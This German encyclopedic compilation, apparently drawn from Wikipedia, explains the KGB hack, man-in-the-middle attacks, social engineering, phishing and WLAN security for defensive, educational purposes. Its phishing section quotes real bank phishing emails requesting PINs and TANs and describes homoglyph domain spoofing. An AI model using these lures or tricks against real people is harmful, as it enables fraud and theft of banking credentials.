Obwohl ihm Straffreiheit zugesichert wurde, zog Karl Koch, so wird vermutet, den Freitod durch Selbstverbrennung vor. Die tatsächlichen Umstände seines Todes wurden nie restlos geklärt, es wird aber vermutet, dass Koch dem psychischen Druck bei den monatelangen Vernehmungen, in Verbindung mit den Wirkungen seiner Drogenabhängigkeit und des geistigen Verfalls, nicht standgehalten hat. Auch wenn ein Mord an Koch nicht bewiesen werden konnte, so konnte er auch nicht zweifelsfrei ausgeschlossen werden.

### Technischer Hintergrund

Bei ihren Einbrüchen nutzten die KGB-Hacker häufig eine Sicherheitslücke im Programm Movemail aus. Einzige Aufgabe dieser kleinen Emacs-Komponente war, hereinkommende Mail aus dem Verzeichnis /var/spool/mail in das Home-Verzeichnis des jeweiligen Empfängers zu verschieben. 1986 war das Programm so modifiziert worden, dass es auch Mails über das Protokoll POP3 abholen konnte. Dazu war es notwendig geworden, movemail mit *SUID root*, also den Rechten des lokalen Administrators, laufen zu lassen. movemail enthielt allerdings eine Schwachstelle, die sich bei dieser Konfiguration als verheerend herausstellte: Dem Benutzer, dessen Mail bewegt wurde, war es möglich, jede Datei auf dem lokalen System zu lesen und zu schreiben, da das Programm ja mit Root-Rechten lief. Diese schlimme Schwäche wurde allerdings erst öffentlich, als bereits eine Reihe von Rechnern (darunter auch militärisch sensible Anlagen) kompromittiert waren. Der schützende Patch war gerade einmal drei Zeilen lang.

### Literatur und Filme


- *23 – Nichts ist so wie es scheint* (Film)
- Amman, Thomas / Lehnhardt, Matthias / Meißner, Gerd / Stahl, Stephan: *Hacker für Moskau*. 1. Auflage, Rowohlt Verlag, 1989, ISBN 3-8052-0490-6.
- Hafner, Katie / Markoff, John: *Cyberpunk – Outlaws and Hackers on the Computer Frontier*. ISBN 0-684-81862-0.
- Schmid, Hans-Christian / Gutmann, Michael: *23 – Die Geschichte des Hackers Karl Koch. Das Buch zum Film*. ISBN 3-423-08477-4.
- Stoll, Clifford: *Kuckucksei*. ISBN 3-596-13984-8.






*Quelle: http://de.wikipedia.org/wiki/KGB-Hack. Historie: 22.8.03: Angelegt von Echoray, danach bearbeitet von den Hauptautoren Echoray, Hoch auf einem Baum, Hafenbar, Joho345, Tom Knox, Steven Malkovich, Hagbard, Stern, Lofor, Swust, Achim Raschka, Avatar, Tim Pritlove, MBq, Crux, Piefke, Naddy, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Man-In-The-Middle-Angriff

Ein Man-In-The-Middle-Angriff ist eine Angriffsform, welche in Computernetzen ihre Anwendung findet. Auch die Bezeichnung *Mittelsmannangriff* wird gelegentlich verwendet. Bei dieser Bezeichnung handelt es sich jedoch um einen »falschen Freund«.

Der Angreifer steht dabei entweder physisch oder – heute meist – logisch zwischen den beiden Kommunikationspartnern und hat dabei mit seinem System komplette Kontrolle über den Datenverkehr zwischen zwei oder mehreren Netzwerkteilnehmern und kann die Informationen nach Belieben einsehen und sogar manipulieren.

Diese Sonderstellung kann auf verschiedene Arten erreicht werden:

- Der Angreifer hat Kontrolle über einen Router, durch den der Datenverkehr geschleust wird. Dies funktioniert sowohl im Internet als auch im LAN.
- Im Ethernet modifiziert der Angreifer die ARP-Tabellen der Opfersysteme und leitet dadurch den gesamten Datenverkehr durch sein System hindurch. Diese Methode funktioniert nur im LAN, ermöglicht aber auch das Abhören des Datenverkehrs an Switches ( ARP-Spoofing). Diese Methode funktioniert immer dann, wenn der Angreifer und das Opfer im gleichen lokalen Netz sind. Dies ist auch bei Kabelnetzanbietern und z. B. bei öffentlichen WLAN-Hotspots gegeben.
- Der Angreifer hängt am selben Netzwerkbus wie das Opfer, wodurch sowieso alle Pakete bei ihm ankommen. Dies funktioniert allerdings nur noch bei Netzwerken mit Busstruktur, wie z. B. Ethernet mit Hub oder Cheapernet.
- Eine weitere Angriffsmethode, die ebenfalls ein gemeinsames lokales Netz voraussetzt, ist das Vorspielen eines falschen DHCP-Servers. Durch Angabe einer falschen Gateway-Adresse zum Internet kann die Kommunikation durch einen Rechner des Angreifers geleitet werden.
- Ebenfalls möglich ist im speziellen Fall des öffentlichen WLAN-Hotspots das Vortäuschen eines falschen WLAN Access Points. Auch in diesem Fall leitet der falsche Access Point die Daten dann zum korrekten Access Point weiter.

- Durch DNS-Cache-Poisoning gibt der Angreifer eine falsche Zieladresse für die Internet-Kommunikation vor und leitet dadurch den Verkehr durch seinen eigenen Rechner (Poison Routing).

Am effektivsten lässt sich dieser Angriffsform mit einer ➧Verschlüsselung der Datenpakete entgegenwirken, wobei allerdings die Fingerprints der Schlüssel über ein zuverlässiges Medium verifiziert werden sollten. D. h. es muss eine gegenseitige Authentifizierung stattfinden, die beiden Kommunikationspartner müssen auf anderem Wege ihre digitalen Zertifikate oder einen gemeinsamen Schlüssel ausgetauscht haben, d. h. sie müssen sich »kennen«. Sonst kann z. B. ein Angreifer bei einer ersten SSL- oder SSH-Verbindung beiden Opfern falsche Schlüssel vortäuschen und somit auch den verschlüsselten Datenverkehr mitlesen. Ein bekanntes Tool für MITM-Angriffe ist Ettercap.

*Quelle: http://de.wikipedia.org/wiki/Man-In-The-Middle-Angriff. Historie: 9.6.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Philippschaumann, Stern, Steven Malkovich, Derda, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Social Engineering

Social Engineering (auch Social ➧Hacking) ist das Erlangen vertraulicher Informationen durch Annäherung an Geheimnisträger mittels gesellschaftlicher Kontakte. Dieses Vorgehen wird von Geheimdiensten und Privatdetektiven seit langem praktiziert, der Begriff wird jedoch meist im Zusammenhang mit Computerkriminalität verwendet, da er hier das Gegenstück zum rein technischen Vorgehen (Engineering) beim Eindringen in fremde Systeme bildet.

Beispiel: Herr Meier arbeitet in einer Firma, die ein neuartiges Produkt als Erste auf den Markt bringen will. Er arbeitet in der Entwicklungsabteilung an einem Computer. Um sich dem System gegenüber zu authentifizieren, benötigt man einen Account und das dazugehörige Passwort. Nun ruft eines Tages ein vermeintlicher Kollege aus einer anderen Filiale des Unternehmens an und bittet Herrn Meier, ihm seine Benutzerdaten zu geben, da er Wartungen am Server durchführen müsse. Zwar kennt Herr Meier den Anrufer nicht, aber durch die Art des Gesprächs vermittelt er den Eindruck, dass er zum Unternehmen gehört.

Meist nähern sich die Angreifer beim Social Engineering zunächst einem Mitarbeiter in einer untergeordneten Position, etwa der Sekretärin oder der Putzfrau, um Gepflogenheiten und Umgangsformen in Erfahrung zu bringen. Bei der Annäherung an den eigentlichen Geheimnisträger verschaffen sie ihm dann den Eindruck, dass es sich angesichts der Detailkenntnis bei dem eigentlich Fremden ja keinesfalls um einen Außenstehenden handeln kann. Eine andere Masche besteht darin, einen technischen Laien durch Fachjargon zu verwirren und zu verunsichern, bis dieser in seiner Hilflosigkeit die nötigen Daten herausrückt.

Ein klassisches Social Engineering ist im James-Bond-Film *Diamantenfieber* dargestellt: Dort fragt James Bond zunächst den untergeordneten Kontrolleur der Strahlungsplaketten aus, um dann in dessen Rolle ins geheime Raumfahrtlabor vorzudringen.

Social Engineering wurde in der Zeit vor dem Durchbruch des Internets, in den 1980er und Anfang der 1990er Jahre des 20. Jahrhunderts von so genannten ➧Phreakern benutzt, um kostenlos Modemverbindungen herzustellen. Der Betreffende rief beispielsweise bei einem Mitarbeiter einer Firma an und gab vor, Systemadministrator der Telefongesellschaft zu sein. Leider habe man das Zugangspasswort zurücksetzen müssen und wolle nun ein neues haben. In den meisten Fällen wurde das Passwort sorglos herausgegeben.

Öffentlich bekannt wurde die Methode vor allem durch den ➧Hacker Kevin Mitnick, der durch seine Einbrüche in fremde Computer eine der meistgesuchten Personen der USA war. Bei der Aufdeckung seines Vorgehens wurde gezeigt, dass Social Engineering meist schneller zum Ziel führt als etwa das Durchprobieren von Passwörtern, genannt ➧*brute force*.

Angriffe durch Social Engineering werden zumeist kaum in der Öffentlichkeit bekannt. Zum einen ist es für viele Firmen peinlich, derartige Angriffe zuzugeben, zum anderen geschehen viele Angriffe so geschickt, dass diese nicht oder erst viel später aufgedeckt werden.

Grenzfall des Social Engineering ist ➧Phishing (gefälschte Passwortabfragen auf Internetseiten und in E-Mails), weil es sich hier in erheblichem Maße um eine technische Spionagemethode handelt.

### Literatur


- Mitnick, Kevin / Simon, William: *Die Kunst der Täuschung: Risikofaktor Mensch*. ISBN 3-8266-0999-9.
- Mitnick, Kevin / Simon, William: *The Art of Deception: Controlling the Human Element of Security*. engl. ISBN 0-4712-3712-4.


*Quelle: http://de.wikipedia.org/wiki/Social_Engineering_(Sicherheit). Historie: 9.3.03: Anonym angelegt, danach bearbeitet von den Hauptautoren WeißNix, Hunding,*

*HenrikHolke, Tux edo, DaB., Weialawaga, Suricata, Hendrik Brummermann, Tsca.bot, Fabian6129, Steven Malkovich, RobotQuistnix, CharlyK, 4Li3N51, Ulrich.fuchs, Zaxxon, Ralf Pfeifer, Mikue, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

# Phishing

Phishing ist eine Form des Trickbetruges im Internet. Der Phisher schickt seinem Opfer offiziell wirkende Schreiben, meist ➡E-Mails, die es verleiten sollen, vertrauliche Informationen, vor allem Benutzernamen und Passwörter oder PIN und TAN von Online-Banking-Zugängen, im guten Glauben dem Täter preiszugeben.

Die Bezeichnung Phishing leitet sich vom Fischen (engl. *fishing*) nach persönlichen Daten ab. Die Ersetzung des »F« durch »Ph« stellt eine Imitation des Begriffes ➡Phreaking dar, der sich in den 1970er Jahren durch eine Zusammenziehung von »Phone« und »Freak« ergab.

Phishing-Angriffsziele sind Zugangsdaten, z. B. für Banken (Onlinebanking), Versandhäuser, Internet-Auktionshäuser, webbasierende Onlineberatungen oder Kontaktportale. Mit den gestohlenen Zugangsdaten kann der Phisher die Identität seines Opfers übernehmen (Identity Theft) und in dessen Namen Handlungen ausführen. Durch den Missbrauch der persönlichen Daten entstehen beträchtliche Schäden in Form von Vermögensschäden (z. B. Überweisung von Geldbeträgen fremder Konten), Rufschädigung (z. B. Versteigerung gestohlener Waren unter fremdem Namen bei Online-Auktionen) oder Schäden durch Aufwendungen für Aufklärung und Wiedergutmachung. Über die Höhe der Schäden gibt es nur Schätzungen, die zwischen mehreren hundert Millionen Dollar und Milliardenbeträgen schwanken (Stand: Februar 2005).

Eine weiter entwickelte Form des klassischen Phishing ist das Pharming.

### Methoden der Datenbeschaffung

Im Allgemeinen beginnt eine Phishing-Attacke mit einer persönlich gehaltenen, offiziell anmutenden E-Mail oder einem Massenversand von E-Mails. Der Empfänger soll eine betrügerische Website besuchen, die täuschend echt aussieht und unter einem Vorwand zur Eingabe seiner Zugangsdaten auffordert. Folgt er dieser Aufforderung, gelangen seine Zugangsdaten in die Hände der Urheber der Phishing-Attacke. Was dann folgt, soll nur noch nachträgliches Misstrauen des Opfers zerstreuen. Eine kurze Bestätigung oder eine falsche Fehlermeldung.





Eine andere Variante bindet ein Formular direkt innerhalb einer HTML-E-Mail ein, das zur Eingabe der vertraulichen Daten auffordert und diese an die Urheber sendet. Auf eine Phishing-Website wird hierbei verzichtet.

### Methoden der Verschleierung

**E-Mail –** Die E-Mail wird als HTML-E-Mail, eine E-Mail mit den grafischen Möglichkeiten von Webseiten, verfasst. Der Linktext zeigt die Originaladresse an, während das unsichtbare Linkziel auf die Adresse der gefälschten Website verweist.

Mit der Einbindung von HTML kann der im Mail-Programm sichtbare Link tatsächlich auf eine ganz andere Webseite verweisen. Zwar lässt sich ersehen, dass das Linkziel auf eine andere Webseite verweist. Allerdings können auch diese Angaben über Skripttechniken verfälscht werden. In anderen Fällen wird der Link als Grafik dargestellt. Auf dem Bildschirm des Anwenders erscheint zwar Text, dieser ist allerdings eine Grafik.

Hierfür wird meistens auch die E-Mail-Adresse des Absenders gefälscht.

**Website –** Die gefälschten Zielseiten haben meistens gefälschte Namen oder Bezeichnungen, die ähnlich klingen wie die offiziellen Seiten oder Firmen. Die Zielseiten mit dem Webformular haben das gleiche Aussehen wie die Originalseiten. Sie sind also nur sehr schwer als Fälschungen identifizierbar. Im Allgemeinen sollte der Anwender die originalen Internet-Seitenadressen z. B. seiner Bank kennen. Die Adresszeile des Webbrowsers verrät, falls er sich nicht auf der Originalwebsite befindet.

Eine Adresszeile »http://217.257.123.67/security/« verrät z. B. eindeutig, dass man sich nicht auf den Seiten einer Bank befindet. Deshalb werden Domainnamen (Internet-Adressnamen) benutzt, die den Bankadressen täuschend ähnlich sehen, z. B. »http://www.security-beispielbank.de/«.

Mit der Möglichkeit, Umlaute in URLs zu verwenden, entstanden neue Möglichkeiten der Adress-Namensverfälschung. Beispielsweise könnte eine Originaladresse lauten »http://www.roemerbank.de« (Bank frei erfunden) und als Fälschung »http://www.römerbank.de« Die zwei Namen sind sachlich identisch, allerdings technisch unterschiedlich, denn sie werden im Hintergrund zu unterschiedlichen Adressen aufgelöst und können zu völlig unterschiedlichen Websites führen.

Noch schwerer zu erkennen ist die Verwendung von kyrillischen Buchstaben anstelle von Umlauten. Das kyrillische »a« unterscheidet sich op-

tisch in keiner Weise vom lateinischen »a«. Falls das »a« in http://www.beispielbank.de also kyrillisch dargestellt wird, ist die Adresse unterschiedlich und somit falsch. Allerdings zeigt die Adresszeile des Browsers keinen sichtbaren Unterschied zur Original-Bankadresse. Diese Methode ist selbst für Experten erst bei genauerem Hinsehen zu durchschauen.

Es wurden ➡Trojaner entdeckt, die gezielt Manipulationen an der HOSTS-Datei des Betriebssystems vornahmen. In der HOSTS-Datei können rechnerindividuelle Umsetzungen hinterlegt werden. Eine Manipulation dieser Datei kann bewirken, dass anstatt der Original-Site nur noch die gefälschte Site aufgerufen werden kann, obwohl die korrekte Adresse eingegeben wurde (Pharming).

Alle Beispiele sind zu Demonstrationszwecken frei erfunden

### Erkennung

Erfahrene Mail-Nutzer erkennen Phishing-E-Mails auf den ersten Blick, insbesondere anhand typischer Merkmale:

- Dringlichkeit: Es wird aufgefordert, schnellstmöglich etwas durchzuführen, oft eine angebliche »Sicherheitsüberprüfung«, »Verifikation«, »Freischaltung« oder andere wichtig klingende Aktionen.
- Drohung: Es wird angedroht, bei Nichtbeachtung werde ein Zugang gesperrt, gelöscht oder etwas anderes Schlimmes oder Lästiges geschehe.
- Abfrage sicherheitsrelevanter Informationen: Entweder in einem Formular innerhalb der E-Mail oder auf einer verlinkten Website. Am häufigsten Onlinebanking-Passworte und TANs, aber auch Passworte anderer Dienste (z. B. Versandhäuser, Online-Auktionshäuser). Besondere Vorsicht ist geboten, wenn zur Eingabe mehrerer TANs aufgefordert wird.
- Webseite: Die E-Mail enthält einen Link zum Anklicken.
- Unpersönlich: Nur eine allgemeine Anrede wie »Sehr geehrter Kunde« oder »Sehr geehrtes Mitglied«.
- Fehler: Rechtschreib- und Grammatikfehler im Text, beispielsweise »ae« anstatt »ä« oder ungebräuchliche Worte (beispielsweise »eintasten« anstatt »eingeben«).
- Meist fehlende oder fehlerhafte Zertifikate der Webseite.

E-Mails, in denen man nach persönlichen Daten wie Passwörtern oder TANs gefragt wird, sind grundsätzlich gefälscht und können gelöscht werden, selbst wenn sie keine der oben genannten Merkmale aufweisen.





Sind Sie Opfer einer Phishing-Mail geworden, sollten Sie unverzüglich das betreffende Dienstleistungsunternehmen (meist Bank, Sparkasse, Versandhaus, Kontaktportal) informieren und die örtliche Kriminalpolizei einschalten. Die gefälschte E-Mail sollte gespeichert und weitergeleitet werden. Sofern Sie es noch selbst können, sollten Sie Ihre Passwörter (PINs) unverzüglich ändern, damit die gestohlenen Originalpasswörter unbrauchbar werden.

### Schutz

Allgemein gilt: Banken und Versicherungen bitten nie um die Zusendung von Kreditkartennummern, PIN, TAN oder anderen Zugangsdaten per E-Mail, per SMS oder telefonisch. Finanzdienstleister senden bei sicherheitsrelevanten Fragen Briefe und Einschreiben via Briefpost bzw. man bittet um einen persönlichen Besuch des Kunden in der Filiale.

- Rufen Sie niemals die Websites sicherheitsrelevanter Dienste über einen Link aus einer unaufgefordert zugesandten E-Mail auf. URLs und E-Mail-Absenderadressen können gefälscht werden und sind nicht vertrauenswürdig.
- Geben Sie die URL zum Onlinebanking immer von Hand in die Adresszeile des Browsers ein oder benutzen Sie im Browser gespeicherte Lesezeichen, die Sie zuvor sorgfältig angelegt haben. Vor der Nutzung sicherheitsrelevanter Dienste sollten keine weiteren Browserfenster oder Tabs geöffnet sein.
- Nutzen Sie alternative Browser wie den aktuellen Firefox von Mozilla mit der Zusatzerweiterung *Spoofstick*. Diese Erweiterung zeigt den Namen der Internetadresse an, auf der man sich momentan wirklich befindet.
- Prüfen Sie nach Möglichkeit die Verschlüsselung der Webseite, insbesondere den elektronischen Fingerabdruck (Fingerprint) des Zertifikats. Nur so können Sie zweifelsfrei sicherstellen, dass Sie tatsächlich mit dem Server des Anbieters (z. B. Bankrechner) verbunden sind. Der Dienstleister stellt Ihnen auf der Webseite oder auf Anfrage die nötigen Informationen zum Abgleich zur Verfügung.
- Seien Sie misstrauisch, wenn Sie unaufgefordert auf sicherheitsrelevante Bereiche angesprochen werden. Fragen Sie bei den Dienstanbietern nach, wenn Sie unsicher sind. Derartige Rückfragen liefern den Betreibern der betroffenen Dienste meist erst den Hinweis, dass eine Phishing-Attacke gegen ihre Kunden läuft.
- Eine phishingresistente Möglichkeit, Onlinebankingtransaktionen durchzuführen, besteht darin, das signaturgestütze HBCI-Verfahren

mit Chipkarte zu nutzen. Diese Variante des Onlinebankings ist darüber hinaus sehr komfortabel, da die Eingabe von TANs entfällt. Als weiterer Sicherheitsgewinn ist die sichere PIN-Eingabe (entsprechender Chipkartenleser vorausgesetzt) zu nennen, bei der ein Belauschen der PIN-Eingabe mit einem ➡Keylogger oder ➡Trojaner nicht möglich ist. Neu eingeführt wurden und werden indizierte TAN-Listen. Dadurch kann das Online-Banking vorgeben, dass eine bestimmte TAN der Liste zu benutzen ist und nicht wie bisher die nächste oder eine beliebige. Während im Bankverkehr diese zusätzlichen Schutzmöglichkeiten genutzt werden können, sind nach einer erfolgreichen Phishing-Attacke bei den anderen Dienstleistern (zum Beispiel Versandhäuser, Internet-Aktionshäuser, Onlineberatungen, Kontaktportale) sämtliche vorhandenen Daten ungeschützt und können von interessierter Seite (zum Beispiel illegal arbeitende Auskunfteien) personenbezogen verdichtet und missbraucht werden.

### Beispiele

Eine aktuelle E-Mail kommt derzeit angeblich von eBay, diese verweist auf einen Link, der auffordert aktuelle Accountdaten und Kreditkarteninformationen einzugeben. Natürlich will der Betreiber nur Accountdaten ausspähen und an Kreditkarteninformationen gelangen.


Stadtsparkasse München

**Sehr geehrter Kunde,**

Da gegenwärtig die Betrügereien mit den Bankkonten von unseren Kundschaften öfters zustande kommen, sind wir genötigt, nachträglich eine zusätzliche Autorisation von den Kunden der Stadtsparkasse München durchzuführen.
Der Sicherheitsdienst von der Stadtsparkasse München hat die Entscheidung getroffen, ein neues Datensicherheitssystem einzuführen. Im Zusammenhang damit wurden von unseren Fachleuten sowohl die Protokolle der Informationsübertragung, als auch die Methode der Kodierung der übertragenen Daten neu erstellt.

Infolgedessen bitten wir Sie, eine spezielle **Form der zusätzlichen Autorisation** auszufüllen.

FORM AUSFÜLLEN

Diese Sicherheitsregeln wurden nur zum Schutz der Interessen von unseren Kunden eingesetzt.

Danke für Ihre Zusammenarbeitarbeit,
Administration der Stadtsparkasse München

© 2005 Stadtsparkasse München

Abb. 18: Aktuelle Phishing-E-Mail





Anfang 2005 wurde eine ➡Spam-E-Mail mit folgendem Wortlaut verschickt:

*Sehr geehrter Kunde!*
*Wir sind erfreut, Ihnen mitzuteilen, dass Internet - Ueberweisungen ueber unsere Bank noch sicherer geworden sind!*

*Leider wurde von uns in der letzten Zeit, trotz der Anwendung von den TAN-Codes, eine ganze Reihe der Mitteldiebstaehle von den Konten unserer Kunden durch den Internetzugriff festgestellt.*

*Zur Zeit kennen wir die Methodik nicht, die die Missetaeter für die Entwendung der Angaben aus den TAN-Tabellen verwenden.*

*Um die Missetaeter zu ermitteln und die Geldmittel von unseren Kunden unversehrt zu erhalten, haben wir entschieden, aus den TAN-Tabellen von unseren Kunden zwei aufeinanderfolgenden Codes zu entfernen.*

*Dafuer muessen Sie unsere Seite besuchen, wo Ihnen angeboten wird, eine spezielle Form auszufuellen. In dieser Form werden Sie ZWEI FOLGENDE TAN - CODEs, DIE SIE NOCH NICHT VERWENDET HABEN, EINTASTEN.*

*Achtung! Verwenden Sie diese zwei Codes in der Zukunft nicht mehr!*

*Wenn bei der Mittelueberweisung von Ihrem Konto gerade diese TAN-Codes verwendet werden, so wird es fuer uns bedeuten, dass von Ihrem Konto eine nicht genehmigte Transitaktion ablaeuft und Ihr Konto wird unverzueglich bis zur Klaerung der Zahlungsumstaende gesperrt.*

*Diese Massnahme dient Ihnen und Ihrem Geld zum Schutze! Wir bitten um Entschuldigung, wenn wir Ihnen die Unannehmlichkeiten bereitet haben.*

*Mit freundlichen Gruessen,*
*Bankverwaltung*

Sie forderte den Empfänger auf, einem Link zu folgen, der angeblich auf die Seiten der Postbank führen sollte, tatsächlich aber auf eine Phishingseite verwies.

Diese fragt in fehlerhaftem Deutsch nicht nur nach der PIN, sondern bittet auch um die Mitteilung zweier TANs. Nach Eingabe der Ziffern in die Formularfelder leitet die Webseite den Besucher weiter an die öffentliche Postbank-Webadresse. Die Eingabedaten erhält nicht etwa die Bank, sondern der Administrator der Phishingseiten.





Abb. 19: Beispiel einer Phishing-Webseite

Übergibt der Besucher aus Gewohnheit oder Naivität korrekte Daten, kann der Betrüger mit der abgefangenen PIN und der ersten TAN eine Geldüberweisung tätigen. Die zweite TAN ermöglicht die Änderung der PIN, um den Eigentümer von seinen eigenen Bank-Seiten auszusperren und dadurch die Entdeckung des Gelddiebstahls zu verzögern.

Auch in Deutschland wurden bereits Fälle bekannt, allerdings nicht in dem Ausmaß wie z. B. den Vereinigten Staaten. Dieser auffällige Unterschied zu den USA, in denen tatsächlich hohe Schäden auftreten, lässt sich zum Teil auf das in Deutschland benutzte PIN/TAN-System zurückführen. Das Erschleichen einer zusätzlichen Transaktionsnummer (TAN) ist relativ aufwendig und kann wegen des veränderten Dialogs vom Kunden bemerkt werden.

Die hier wiedergegebene Mail wurde nicht in Textform verschickt, sondern als Bild, welches den Text enthält und seinerseits einen Link zu einer Phishing-Webseite darstellt.

*Betreff: POSTBANK INTERNET BANKING*
*Von: Deutsche Postbank <custservice_448396585497@postbank.de>*
*Datum: 18.06.05*

*(Postbank)*
*Sehr geehrte Kundin, sehr geehrter Kunde,*





*Der technische Dienst der Bank fuhrt die planmassige Aktualisierung der Software durch Fur die Aktualisierung der Kundendatenbank ist es notig, Ihre Bankdaten erneut zu bestatigen. Dafuer mussen Sie unseren Link (unten) besuchen, wo Ihnen eine spezielle Form zum Ausfullen angeboten wird.*

*https://banking.postbank.de/app/cust_details_confirmation_page.do*

*Diese Anweisung wird an allen Bankkunden gesandt und ist zum Erfullen erforderlich.*

*Wir bitten um Verstandnis und bedanken uns fur die Zusammenrbeit*

*(c) 2005 Deutsche Postbank AG*

**Anfänge des Phishings**

Phishing ist keine neue Erscheinung. Tatsächlich gab es unter dem Begriff ➡Social Engineering ähnliche Betrugsversuche bereits, lange bevor E-Mail und Internet zum alltäglichen Kommunikationsmittel wurden. Hier versuchten die Betrüger auf telefonischem Weg, sich das Vertrauen der Opfer zu erschleichen und ihnen vertrauliche Informationen zu entlocken. Neu sind beim Phishing lediglich die Werkzeuge, die eine weitaus größere Verbreitung ermöglichen.

Die Anfänge des Phishings im Internet reichen bis zum Ende des 20. Jahrhunderts zurück. Damals wurden Nutzer von Instant Messengern wie z. B. ICQ per E-Mail aufgefordert, ihre Zugangsdaten in ein in der E-Mail enthaltenes Formular einzutragen. Mit den so erhaltenen Zugangsdaten konnten die Betrüger die Chat-Zugänge ihrer Opfer unter deren Identität nutzen.

*Quelle: http://de.wikipedia.org/wiki/Phishing. Historie: 1.6.04: Angelegt von Shannon, danach bearbeitet von den Hauptautoren Hendrik.vm, Kabelsalat, Anton, Shannon, Bohem, Heckmotor, Namex, KSebi, Rigoice, Musik-chris, Tischra, Steven Malkovich, Sandstorm, -jha-, Jodevin, Goodkarma, Napa, Stefan Schärli, Nornen3, Stefan@freimark.de, RokerHRO, Rumbel, Ilja Lorek, Zwobot, Jo'i, ALE!, Stefan.Hintz, Andrsvoss, Lobservateur, Unscheinbar, Rat, Zbik, Nd, Tectower, MelancholieBot, Friedemann Lindenthal, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*


Abb. 20: Beispiel einer Phishing-Mail


Abb. 21: Phishing-Webseite



# WLAN

## Wireless LAN

Wireless LAN (*Wireless Local Area Network*, WLAN, kabelloses lokales Netzwerk) bezeichnet ein »drahtloses« lokales Funknetz, wobei meistens ein Standard der IEEE-802.11-Familie gemeint ist. Das Kürzel »Wi-Fi« wird oft fälschlich mit WLAN gleichgesetzt.





Abb. 22: Typisches Wireless LAN im Privathaushalt

Im Gegensatz zum Wireless Personal Area Network (WPAN) haben WLANs größere Sendeleistungen und Reichweiten und bieten im Allgemeinen höhere Datenübertragungsraten. WLANs stellen Anpassungen der Schicht 1 und 2 des OSI-Referenzmodells dar, wohingegen in WPANs z. B. über eine im Protokoll vorgesehene Emulation der seriellen Schnittstelle und PPP bzw. SLIP eine Netzverbindung aufgebaut wird.

### Betriebsart

Ein WLAN kann auf zwei Arten (Modi) betrieben werden – im Infrastruktur-Modus oder im Ad-hoc-Modus.





Abb. 23: Zelltopologie

Im **Infrastruktur-Modus** wird eine Basisstation, häufig ein Wireless Access Point, speziell ausgezeichnet. Er koordiniert die einzelnen Netzknoten. Häufig ist diese Basis-Station dann auch Mittler in ein weiteres Netz, das sowohl Funknetz als auch ein klassisches Kabelnetz sein kann. Infrastrukturnetze erfordern, implementiert man sie sinnvoll, mehr Planung. OLSR ist ein spezielles Ad-hoc-Protokoll.

Im **Ad-Hoc-Modus** ist keine Station besonders ausgezeichnet, sondern alle sind gleichwertig. Ad-Hoc-Netze lassen sich schnell und ohne großen Aufwand aufbauen. Es ist nicht vorgesehen, dass Pakete weitergereicht werden. Es kann also vorkommen, dass ein physisch zentral stehender Computer das gesamte Netz erreichen kann, ein Computer am Randbereich jedoch nur einen Teil.

WLANs nach IEEE 802.11 und HIPERLAN unterstützen beide Betriebsmodi. Gerade in WPANs werden gerne Ad-Hoc-Verfahren eingesetzt.

### Datensicherheit

**Verschlüsselung –** Teil des WLAN-Standards IEEE 802.11 ist ➡Wired Equivalent Privacy (WEP), ein Sicherheitsstandard, der den ➡RC4-Algorithmus enthält. Die enthaltene Verschlüsselung mit nur 40 Bit bzw. 104 Bit, bei einigen Herstellern auch 128 Bit oder 232 Bit, reicht jedoch selbst bei 232 Bit (256 Bit genannt) längst nicht aus. Durch das Sammeln von Schlüsselpaaren sind Known-Plaintext-Attacken möglich. Es gibt frei erhältliche Programme, die sogar ohne vollständigen Paketdurchlauf in der Lage sind, einen schnellen Rechner vorausgesetzt, das Passwort zu entschlüsseln, wobei das bei einem 232-Bit-Schlüssel etwas dauern kann, aber eben nicht unmöglich ist. Jeder Nutzer des Netzes kann den gesamten Verkehr zudem mitlesen. Die Kombination von RC4 und CRC wird als mathematisch unsicher betrachtet.

Aus diesen Gründen haben sich technische Ergänzungen entwickelt, etwa WEPplus, ➡Wi-Fi Protected Access (WPA) als Vorgriff und Teilmenge zu 802.11i, Fast Packet Keying, Extensible Authentication Protocol (EAP), Kerberos oder High Security Solution, die alle mehr oder weniger gut das Sicherheitsproblem von WLAN verkleinern.

